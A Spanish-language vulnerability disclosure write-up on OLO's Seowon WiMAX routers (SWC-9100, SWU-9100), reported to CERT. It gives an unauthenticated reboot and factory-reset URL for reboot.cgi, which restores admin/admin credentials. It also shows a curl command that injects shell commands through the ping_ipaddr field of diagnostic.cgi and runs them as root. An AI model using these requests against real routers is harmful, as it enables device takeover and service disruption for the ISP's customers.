Hackeando routers OLO

SW(C|U)-9100

por Josué Rojas a.k.a Nox
http://www.noxsoft.net

Introducción

El siguiente escrito detalla las vulnerabilidades encontradas en *routers* Seowon Intech WiMAX usados por la compañía OLO de modelos SWC-9100 y SWU-9100.

Reporte de algunas vulnerabilidades:

- http://www.kb.cert.org/vuls/id/431726

OLO es una empresa que brinda internet usando tecnología WiMax, comenzó a mediados del 2012 (agosto/septiembre según su cuenta de facebook creada en esa fecha).

Routers

Ya habíamos tocado con César (el de alguien en la fisi), el *router* de OLO en un evento dónde nos tocó ir y vimos algunas cosillas, sin embargo no hicimos más. Mucho tiempo después, LimaHack se acercaba, mi amigo César Neira a.k.a Alguien, se iba a presentar con el tema: "Otra charla sobre explotación de *routers*", inspirado en una experiencia de un *router* anterior que ya había publicado en su blog. Yo para ese tiempo ya había adquirido un *router* OLO Fijo. De tanto charlar, me permitió darle una mano con los *routers* que yo tenía acceso físico, y gracias a eso, pude colaborar con un granito de arena.

Pensaba en hacer *full disclosure*, pero por experiencia de amigos, decidí reportarlo a un CERT, que ellos se encarguen de la gestión de reporte al fabricante y luego hacer el informe técnico. El hecho es que amigos míos que han encontrado vulnerabilidades en *routers*, *devices* diversos, han recibido amenazas por hacerlo público sin más. Lo que no entiendo es, ¿acaso somos culpables de encontrar vulnerabilidades?, los fabricantes, ISP, etc. Necesitan recordar que **NOSOTROS NO PONEMOS LAS VULNERABILIDADES, SOLO LAS ENCONTRAMOS**, entonces, ¿por qué se ve perjudicado el investigador? Para algunos esto es lo que nos motiva a ser *geeks*, para otros ya se volvió su trabajo, su medio de vida, su alimento diario y es que tenemos la mala costumbre de comer tres veces al día.

Entonces, ¿por qué debemos "regalar" nuestro trabajo? No estoy diciendo que debemos recibir una paga por vulnerabilidades que voluntariamente reportamos, sino que tomen en cuenta nuestro trabajo, las horas dedicadas, sacrificadas de estar con la familia, amigos, etc. Para poder reportar libremente algún fallo de seguridad y no recibir problemas en vez de recibir un simple y sin costo: "GRACIAS". Claro todo esto lo menciono teniendo en cuenta que lo encontrado no va a "petar el mundo", sino hablo de un contexto más habitual y no de una vulnerabilidad en una planta nuclear, por ejemplo ☺.

Retomando el objetivo de esta escrito, uno de los *routers* que tuve acceso fue el de OLO, en primera instancia, al que ellos llaman el "OLO fijo". Como ya se habrán dado cuenta por el título, esta entrada está hecha para exponer lo hallado posteriormente, así como lo mostrado en el LimaHack con mayor detalle.

Empecemos, el OLO fijo con tres antenas tiene las siguientes características:

- **MODELO:** Wimax SWC - 9100.
- **PROCESADOR:** ARM926EJ-S rev 5 (v5l) - little endian.
- **VERSIÓN DE LINUX:** 2.6.26.8-rt16.
- **VERSIÓN DEL GCC USADO:** 3.4.4.
- **XN NO SOPORTADO.**
- **SERVIDOR HTTP:** micro_httpd.

OLO fijo


Nota: Toda la investigación fue basada en este *router* y, posteriormente probada los mismos fallos de seguridad encontrados, en el *router* móvil de OLO.

El *router* movil:

- **MODELO:** Wimax SWU - 9100.

OLO Movil

Para conocer los CGI en el *router* usé una vulnerabilidad que me comentó César la primera vez que vimos un *router* OLO por unos minutos, era una inyección de comandos, autenticado en la administración web encontrado por Oscar Martínez, de http://fiery-owl.blogspot.com. La forma de listarlos es sumamente sencilla, ejecutar el comando "ls" y listo.



Inyección de comandos, autenticado.


La salida es la siguiente:

```
drwxrwxrwt    2 root     root           300 Feb  8 04:23 cgi-system
-rwxr-xr-x    1 root     root         19272 Sep 11 09:42 cpe_upgrade.cgi
-rwxr-xr-x    1 root     root         15348 Sep 11 09:42 cpe_upgrade_ing.cgi
-rwxr-xr-x    1 root     root         24812 Sep 11 09:42 ddns.cgi
-rwxr-xr-x    1 root     root         26004 Sep 11 09:42 diagnostic.cgi
-rwxr-xr-x    1 root     root         10824 Sep 11 09:42 diagnostic_info.cgi
-rwxr-xr-x    1 root     root         34244 Sep 11 09:42 dmz_port_forwarding.cgi
-rwxr-xr-x    1 root     root         73636 Sep 11 09:42 firewall.cgi
-rwxr-xr-x    1 root     root         13716 Sep 11 09:42 frameset.cgi
-rwxr-xr-x    1 root     root         17832 Sep 11 09:42 if_mtu.cgi
-rwxr-xr-x    1 root     root         55324 Sep 11 09:42 lanconfig.cgi
-rwxr-xr-x    1 root     root         56576 Sep 11 09:42 login.cgi
-rwxr-xr-x    1 root     root         15704 Sep 11 09:42 message.cgi
-rwxr-xr-x    1 root     root         75420 Sep 11 09:42 multi_wifi.cgi
-rwxr-xr-x    1 root     root         38324 Sep 11 09:42 multi_wifi_filter.cgi
-rwxr-xr-x    1 root     root         27388 Sep 11 09:42 multi_wifi_status.cgi
-rwxr-xr-x    1 root     root         21880 Sep 11 09:42 ota.cgi
-rwxr-xr-x    1 root     root         13640 Sep 11 09:42 ota_popup_message.cgi
-rwxr-xr-x    1 root     root         16436 Sep 11 09:42 pppoe_test.cgi
-rwxr-xr-x    1 root     root         22008 Sep 11 09:42 pw.cgi
-rwxr-xr-x    1 root     root         42428 Sep 11 09:42 qos.cgi
-rwxr-xr-x    1 root     root         26232 Sep 11 09:42 reboot.cgi
-rwxr-xr-x    1 root     root         25928 Sep 11 09:42 result_message.cgi
-rwxr-xr-x    1 root     root         30104 Sep 11 09:42 switch_status.cgi
-rwxr-xr-x    1 root     root         19896 Sep 11 09:42 timezone.cgi
-rwxr-xr-x    1 root     root         83772 Sep 11 09:42 top_menu.cgi
-rwxr-xr-x    1 root     root         13756 Sep 11 09:42 upgrade.cgi
-rwxr-xr-x    1 root     root         16592 Sep 11 09:42 upnp.cgi
-rwxr-xr-x    1 root     root         88336 Sep 11 09:42 voip_account.cgi
-rwxr-xr-x    1 root     root         15440 Sep 11 09:42 voip_account_info.cgi
-rwxr-xr-x    1 root     root         50620 Sep 11 09:42 voip_general.cgi
-rwxr-xr-x    1 root     root         33216 Sep 11 09:42 voip_line.cgi
-rwxr-xr-x    1 root     root         18224 Sep 11 09:42 vpn.cgi
-rwxr-xr-x    1 root     root         88032 Sep 11 09:42 vpn_setting.cgi
-rwxr-xr-x    1 root     root         30540 Sep 11 09:42 wccm_info.cgi
-rwxr-xr-x    1 root     root         17028 Sep 11 09:42 wccm_status.cgi
-rwxr-xr-x    1 root     root         28788 Sep 11 09:42 wccm_syslog.cgi
-rwxr-xr-x    1 root     root         33328 Sep 11 09:42 wccm_wimax_state.cgi
-rwxr-xr-x    1 root     root         26636 Sep 11 09:42 web_connection.cgi
-rwxr-xr-x    1 root     root         46564 Sep 11 09:42 wifi_dhcp.cgi
-rwxr-xr-x    1 root     root        194764 Sep 11 09:42 wizard.cgi
-rwxr-xr-x    1 root     root         20224 Sep 11 09:42 wlan.cgi
```

Al probar cada ruta se puede encontrar opciones del *router* que te permiten realizar cambios sin necesidad de estar autenticado. Para tal acción programé un script en PHP usando CURL, leyendo de un fichero TXT, la lista de todos los CGI y luego comprobando que el *status code* sea “200”, de esa manera sabré en cuál de todos los CGI me permite visitar la URL sin autenticación. Sin embargo este SCRIPT no contempla variables de cada CGI que es necesario para una ejecución exitosa de su función.

Analizando los CGI con IDA me pude percatar que algunos de estos solo necesitan pasarle las variables correspondientes para comenzar su ejecución de sus funciones, este es otro fallo más de seguridad que obviaron al programar, pero de esto hablaremos más adelante.

En la siguiente imagen se muestra la salida del código en PHP comentado en el párrafo anterior, enfatizando las impresiones de color rojo, ya que estos muestran las rutas que devolvieron el *status code* 200.




Salida del script cgi.php

Solo cuatro URL:

```
[+]http://192.168.1.1/cgi-bin/cpe_upgrade_ing.cgi
[+]http://192.168.1.1/cgi-bin/login.cgi
[+]http://192.168.1.1/cgi-bin/reboot.cgi
[+]http://192.168.1.1/cgi-bin/result_message.cgi
```

Solo dos nos llaman la atención, los CGI, cpu_upgrade_ing.cgi y reboot.cgi, el primero no es más que una notificación de que se está actualizando el *firmware* o CPE, en cambio, reboot.cgi es muy interesante.



Reboot.cgi

Para los CGI en este *router* le es indiferente las variables que necesita para realizar su función, se envíen por POST o GET.


Reinicio del router de manera remota sin autenticación

Routers afectados: SWC-9100 y SWU-9100

Para reiniciar el router se debe enviar las variables con la información necesaria y esto se logra al visitar la siguiente URL:

```
http://[IP_Router]/cgi-bin/reboot.cgi?select_option_value=default_reboot&reboot_option=on&action=Apply
```

En este caso la variable “select_option_value”, no puede tener un valor vacío, pero sí cualquiera, no es necesario especificar el valor “default_reboot” ya que en el CGI “reboot.cgi” jamás se comprueba, y para el CGI la variable “reboot_option” no existe ya que en ninguna parte le hace referencia de ella. Así que con estos cambios de igual manera se puede reiniciar el *router* de manera remota sin autenticarse, sin embargo esas son las variables que envía el formulario.



Reinicio por defecto

Finalmente el CGI “imprime” una web de espera, para posteriormente llamar al binario “/sbin/reboot” que reiniciará el dispositivo.

- Demo del modelo SWC-9100:
  http://www.youtube.com/watch?v=Dq5ArB95cR8
- Demo del modelo SWU-9100:
  http://www.youtube.com/watch?v=vRqBViWXY1s

Reinicio de fábrica de manera remota sin autenticación


Routers afectados: SWC-9100 y SWU-9100

El reinicio de fábrica deja las configuraciones por defecto, en ella está incluida las credenciales que vienen por defecto con el usuario “admin” y contraseña “admin”. Poder reiniciar remotamente el *router* sin autenticarse permite entre lo más grave, poder cambiar las credenciales por defecto y tener acceso a la administración web.

Para realizar el reinicio de fábrica de manera remota sin autenticación se debe visitar la siguiente URL:

http://[IP_Router]/cgi-bin/reboot.cgi?select_option_value=default_reboot&reboot_option=on&action=Apply

Finalmente el CGI termina llamando al archivo en bash “/factoryreset.sh” para realizar el reinicio de fábrica.



Ejecutando el script “factoryreset.sh”

- Demo del modelo SWC-9100:: http://www.youtube.com/watch?v=SutAQZkPWJE&feature
- Demo del modelo SWU-9100: http://www.youtube.com/watch?v=I2-nofbJ1cM

Inyección de comandos sin autenticación


Router afectado: SWC-9100

Al analizar “diagnostic.cgi”, me pude percatar que ese CGI solo necesita los parámetros para realizar su función, que se envían a través de POST o GET. A este CGI también no le es necesario todas las variables que se envían para poder realizar la inyección de comandos, sino que solo toma los valores de las variables que necesita.

Usando CURL, y ejecutando lo siguiente se puede realizar la inyección de comandos sin autenticación:

```
curl -v --data "select_mode_ping=on&ping_ipaddr=127.0.0.1>/dev/null;
ls -lash /etc%23&ping_count=1&action=Apply&html_view=ping"
"http://[IP_Router]/cgi-bin/diagnostic.cgi" > /dev/null
```

La inyección se produce en la variable “ping_ipaddr”, al tomar el valor de dicha variable, no hay ningún filtro que detecte caracteres diferentes a las que se necesita para realizar la acción de “ping”.



Inyección de comandos

Luego de tomar dicho valor lo concatena con otra cadena para realizar la ejecución, llamando a la función System. Como es bien sabido, para poder ejecutar dos comandos conjuntamente, se le puede agregar al final el “;” y el comando a ejecutar. Y sin mayor problema tenemos una ejecución de comandos con todos los privilegios, porque el usuario es root por defecto ☺.

- Demo: http://www.youtube.com/watch?v=7y1qsk9OpwM